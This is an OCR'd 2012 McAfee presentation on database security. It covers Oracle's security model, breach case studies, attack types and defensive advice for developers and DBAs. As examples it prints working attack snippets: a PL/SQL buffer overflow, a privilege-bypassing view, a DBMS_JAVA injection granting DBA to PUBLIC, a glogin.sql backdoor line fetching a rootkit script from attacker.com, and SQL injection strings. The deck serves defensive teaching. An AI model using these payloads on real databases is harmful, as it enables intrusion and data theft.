Contact Us For More Information:

Travis Abrams
Travis.abrams@dgtechllc.com
813-716-8996

DG TECHNOLOGY


McAfee
An Intel Company
McAfee Database Security
Hack the Hacker
Andrew D'Auria
Sales Engineer
May 19, 2012
SAFE NEVER SLEEPS™


Agenda

- Native database security model
- Real world database security problems
- Attack vectors, types, and recommendations

Native Database Security Model

- Authentication
  - Username / Password
  - External authentication
- Authorization and Access Control
  - Users
  - Roles
  - System privileges
  - Object privileges
- Audit
  - Fine grained

Users, Roles, Privileges



Additional Security Features

- Encryption
  - In Motion
  - At Rest
- Row level security
- External Tools
  - Data Vault
  - Audit Vault

Common Security Techniques

- Grant through execute
  - Definer rights vs. Invoker rights
  - Encapsulated access using code
- Security through obscurity
- Wrapping/encrypting code or data channels
- In-database encryption
  - DBMS_crypto

Why are databases at risk?

Databases hold volumes of sensitive data


e.g. credit card numbers, financial results, bank records, billing information, intellectual property, customer lists, personal data, ePHI …

But:

- Databases are not monitored
- Seldom upgraded
- Not patched

This makes databases an easy target

Complexity of the Problem



The Reality Is…

McAfee
An Intel Company

Database Servers are involved in

25%

of all breaches

Database Breaches account for

92%

of all records breached

Sophisticated Attacks make up

15%

of all attacks

Sophisticated Attacks account for

87%

of all records breached

Data Breaches From the Headlines

"TJX's
$1 billion data breach"

"Sony Playstation Network
customer data breach"


Heartland PAYMENT SYSTEMS®
The Highest Standards | The Most Trusted Transactions

"135 Million records compromised"

T-Mobile

"Breach at the hands of an insider…"

Breach Example – Heartland Payment Systems



- 4 or more criminals (one previously convicted in TJX and many more hacks) hacked into outward facing application using SQL Injection
- Used backend SQL server to take control of other systems
- Found workstation with VPN connection open to payment systems
- Result: estimated 135 million credit and debit card numbers stolen from databases
- **Could it be stopped?**

They All Thought So...

Reported	Institution	Data Breached
Dec 2010	McDonald's	1.3 million consumers data records including name, add, phone, birth date and gender
Dec 2010	Honda/Acura	3rd party marketing firm SilverPop- 4.9 million accounts
July 2010	UCSF Medical Center	Employee used colleagues' SSNs, PII to fill out hundreds of surveys and redeem Amazon.com vouchers
July 2010	Buena Vista University	PII for applicants, students, staff, and donors going back to 1987 stolen from BVU database
June 2010	Univ. of Maine	Hackers stole PII/clinical data for 3,500 students
June 2010	Digital River, Inc.	Hackers (and possibly insiders) copy 200,000 personal records
Mar 2010	TSA	Terminated developer placed malware in terrorism suspect DB
Feb 2010	Wyndam Hotels	??? Number of customer names and payment card details
Feb 2010	Ceridian	Attack yielded SSNs and bank account data for 27,000 employees of 1,900 companies from payroll processor
Jan 2010	Iowa Racing & Gaming Comm.	Hacker gained access to database containing PII of more than 80,000 employees
Dec 2009	Rock You	SQL injection resulted in breach of 32 million user passwords
Nov 2009	T-Mobile	Employee sold millions of customer records to rival carriers
Aug 2009	Heartland	135 Million+ credit/debit card records

Source: Privacy Rights Clearinghouse

Don’t think it can’t happen to you…

McAfee An Intel Company

Company	Breach
Sony http://arstechnica.com/gaming/news/2011/04/sony-looking-into-compensating-psn-users-fbi-gets-involved.ars	Outsider hack reported over 70 million user records stolen
New Zealand Dept. of Internal Affairs http://www.securitynewsdaily.com/new-zealand-government-sites-attacked-0640/	Outsider Denial of Service via outsider hack into the database via sql injection
Vodafone Australia http://news.softpedia.com/news/Vodafone-Australia-Shuts-Down-Dealer-over-Dubious-Practices-179994.shtml	Internal employees at Communications Direct Pty Ltd and Vodafone fired and over unauthorized access to Vodafone customer records
Dell Australia http://www.theage.com.au/technology/security/dell-australia-customer-details-stolen-in-major-global-data-breach-20110407-1d4yd.html	Marketing database provider Epsilon breach – 40 Billion emails stolen worldwide
South Korea Hyundai Capital http://www.reuters.com/article/2011/04/11/us-korea-regulator-hyundai-idUSTRE73A0DJ20110411	Outsider hack of the financial arm of Hyundai stealing over 400,000 customer records
Samsung Card – South Korea http://www.reuters.com/article/2011/09/09/us-samsungcard-data-idUSTRE7880A620110909	Insider breach – 800,000 credit card and PII data leaked to competition
Hong Kong Octopus Card Ltd http://www.paymentssource.com/news/hong-kong-investigating-octopus-card-data-breach-3002979-1.html	Internal breach 1.97 Million customers data inadvertently shared
Honda and UGG Australia http://blog.alertsec.com/2011/01/japanese-automaker-honda-data-breach-affects-4-9-million-customers/ http://www.teamshatter.com/topics/database-security/ugg-australia-experiences-database-breach-from-silverpop/	Outsider hack of 30 Million customer records (Silverpop)
KDDI Japan http://datalossdb.org/incidents/315-japan-telecom-carrier	Outsider hack of 5 Million credit card records

Know Your Enemy

External hackers

- Script kiddies
- Professional hackers
- Organized crime

Internal attacks

- Disgruntled employees
- Just trying to get the job done
- Industrial espionage, Identity theft, etc.

Blurred line between inside and external threats

How easy is it to break into a database?

Very easy….

Common Security Problems

- Weak / default passwords + poorly encrypted
- Misconfigurations
- Missing security patches/patchsets/old versions/0days
- Excessive privileges
- Unsecured Listener
- External resources
- Contractors, outsourcing, etc.
- No internal network boundaries
- No encryption of data in motion and at rest
- No monitoring of access and logs

Variety of Attacks

- SQL Injections
- Operating System
  - Direct file access
    - Bypassing AAA
    - DoS
    - Blackmail
  - Binary patching
    - Rootkits / back doors
  - Memory direct access
  - Process attacks
  - Client attacks
- Password Attacks
- Coffee Break Attack
- Other Social Engineering
- Network
  - Reconnaissance
  - Buffer Overflows
  - DoS
  - Protocol Violations

Buffer Overflows

```
declare
     buff varchar2(32767);
begin
     /* generate evil buffer */
     buff:='12345678901234567890123456789';
     buff:=buff||buff;
     buff:=buff||buff;
     buff:=buff||buff;
     buff:=buff||buff;
     buff:=buff||buff;
     buff:=buff||'00123456789012345678901234sh2kerr';
     /* lets see the buffer size */
     dbms_output.put_line('BUFFER
 SIZE:'||Length(buff));
     xDb.XDB_PITRIG_PKG.PITRIG_TRUNCATE(buff,buff);
end;
```

Database Engine Bugs

- By using specially crafted views it is possible to insert/update/delete data from/into a table without having the appropriate Insert/Update/Delete-Privileges – Patched CPU July 2007

```
create view hackdual as

select * from dual where dummy in (select * from dual);

delete from hackdual;

create view em_em as select e1.ename,e1.empno,e1.deptno from
   scott.emp e1, scott.emp e2 where e1.empno=e2.empno;

delete from em_em;
```

Password Attacks

- Watching the keyboard (e.g. shoulder surfing, camera)
- Keylogger (e.g. Software, USB, PS/2 or built into the keyboard)
- Intercept password (hash) on the network (e.g Wireshark)
- Brute force attack (e.g. with woraauthbf)
- Dictionary attack (e.g. with checkpwd)
- Rainbow Table attack (e.g. with ophcrack or cain)
- Dictionary based rainbow table attack (e.g. Bor ophcrack)
- Authentication attack (e.g. with woraauthbf or orakel)

Choosing Passwords

- Oracle Passwords are often identical for many databases
- DBAs have the problem to choose passwords for several different databases
- At least 4 passwords per database (SYS, SYSTEM, OUTLN and DBSNMP) must be chosen
- Nobody can remember hundreds of different and good passwords
- Most DBAs are using the same password for ALL databases. If you have 1 password, you have access to all databases

Choosing Passwords

- Common Approaches for Oracle Databases
  - Choose the same password for every database
  - Use a password schema using a prefix/postfix P=production, T=test, E=education (e.g Tpassword)
  - Append the SID(e.g. Passwordora902)
  - Use the computer name (e.g. passwordUNIX04)
- Check password strength
  - http://www.securitystats.com/tools/password.php

Coffee Break Attack

- Wait for your DBA to go for a coffee break
- Search the file login.sql or glogin.sql on the DBA workstation
- Add –“drop user system cascade” or “@http://www.attacker.com/installrootkit.sql” or

```
--------------glogin.sql--------------------------
set term off
grant dba to Rob identified by OWNYOURDB;
set term on
--------------glogin.sql--------------------------
```

Java Attack

Reported by David Litchfield


```
* Weaponize Java Output
SELECT
 DBMS_JAVA.SET_OUTPUT_TO_JAVA('ID','oracle/aurora/rdb
 ms/DbmsJava','SYS', 'writeOutputToFile','TEXT',
 NULL, NULL, NULL, NULL, 0, 1, 1, 1, 1, 0,
 'DECLARE PRAGMA AUTONOMOUS_TRANSACTION; BEGIN
 EXECUTE IMMEDIATE ''GRANT DBA TO PUBLIC''; END;',
 'BEGIN NULL; END;') FROM DUAL;

* Call publicly available Java package
EXEC DBMS_CDC_ISUBSCRIBE.INT_PURGE_WINDOW(
 'NO_SUCH_SUBSCRIPTION', SYSDATE());
```

SQL Injection

- A technique that exploits a security vulnerability occurring in the database layer of an application.
- The vulnerability is present when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and thereby unexpectedly executed.

Databases - The Crown Jewels

Types of hacking by number of breaches *



* 2009 Verizon Data Breach Report

SQL Injections

- Can exist in any layer of the application
- Client/Server and Web Applications
- Stored procedure
  - Built in
  - User created
- Extra queries, unions, order by, sub selects

SQL Injection Types

- In band – Use injection to return extra data
  - Part of normal result set (unions)
  - In error messages
- Out of band – Use alternative route like UTL_HTTP, DNS to extract data
- Blind / Inference – No data is returned but the hacker is able to infer the data using return codes, error codes, timing measurements and more

Simple Substitution – Escape Chars

```
Statement stmt = conn.createStatement();
ResultSet rs = stmt.executeQuery(
"select * from user_details where user_name
 = '" + username + "' and password = '" +
 password + "'");
```

Enter into username field: `' or 1=1 --`

```
Select * from user_details where user_name =
 '' or 1=1 -- ' and password = ''
```

Simple Substitution – Type Handling

```
Statement := "SELECT * FROM userinfo WHERE
 id = " + a_variable + ";“
```

“a_variable” should be a number, but what if we aren’t checking for number types and an attacker feeds:

```
1;DROP TABLE users;
```

Then we get:

SELECT * FROM userinfo WHERE id=1;DROP TABLE users;

Defense for Developers

- Use **static SQL** – 99% of web applications should never use dynamic statements
- Use **bind** variables – where possible
- Always **validate** user/database input for dynamic statements (dbms_assert)
- Be extra careful with dynamic statements - get 3 people who do not like you to **review and approve** your code
- Use **programmatic frameworks** that encourage (almost force) bind variables
  - For example: Hibernate (Java O/R mapping)
- Database schema for your application should have **minimal privileges**

Defense for Developers (Cont.)

McAfee
An Intel Company

- Avoid **hard-coding** username/password
- **Wrap** sensitive/important program code – even if not really safe
- Use **fully qualified names** for function and procedure calls
- Use **invoker** rights
- Be careful with **file access**
- Be careful with **OS command execution**
- Never return **DB errors** to the end-user

Defense for Managers

- Setup secure coding policies for the different languages
- Make the coding policies part of every contract –external and internal
- Enforce documentation of code for all developers

Defense for DBA's

- Apply **patch sets, upgrades and CPUs**
  - Easier said than done
- Check for default and weak **passwords** regularly
- Secure the **network**
  - Listener passwords
  - Valid node checking + firewall / IPS
- Use **encryption** where appropriate
- **Install** only what you **use**, remove all else
  - Reduce your attack surface
- The **least privilege principle**
  - Lock down packages
  - System access, file access, network access

- Think like a hacker
  - Learn about exploits
  - Always look for security issues
    - Configuration, permissions, bugs
- Learn and use available tools
  - SQLMap, Pangolin, Matrixay, darkOraSQLi.py, SQLPowerInjector, mod_security, OAK, bfora.pl, checkpwd, orabf, nmap, tnsprobe, WinSID, woraauthbf, tnscmd, Inguma, Metasploit, Wireshark, Hydra, Cryptool, Backtrack, etc.

Shameless Plug - McAfee Solutions

Product	Description
MCAFEE VULNERABILITY MANAGER FOR DATABASES (DVM)	Discover all databases across your environment Conduct over 4,200 individual vulnerability checks across leading database systems and evaluate risk across all known threat vectors Generate detailed reports, expert recommendations for remediation
MCAFEE VIRTUAL PATCHING FOR DATABASES (VPATCH)	Update security posture as soon as new threats are identified without downtime required by traditional patching
MCAFEE DATABASE ACTIVITY MONITORING (DAM)	Real-time reliable protection for business-critical databases across all known threat vectors Generate detailed audit trail reports to meet SOX, PCI, and other compliance audit requirements Autonomous memory-based sensor implementation effective across both physical and virtual environments


McAfee®
An Intel Company